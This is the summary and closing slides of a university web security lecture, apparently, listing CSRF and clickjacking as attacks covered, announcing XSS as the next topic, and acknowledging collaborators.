- Web is complex
- First "real" attacks

- CSRF
  - Real attacks allowing the attacker to execute actions as users
- Clickjacking / UI-Redressing
  - Nice attacks bypassing CSRF protection

- Countermeasures needed
- Next lecture: XSS

Questions

https://httpstatusdogs.com/

Acknowledgements

- Tessa pictures by https://www.fiverr.com/tnhs_project

- This is collaborative work with Juraj Somorovsky, Tibor Jager, Andreas Mayer, Christian Mainka, Jörg Schwenk, Marcus Brinkmann, and Vladislav Mladenov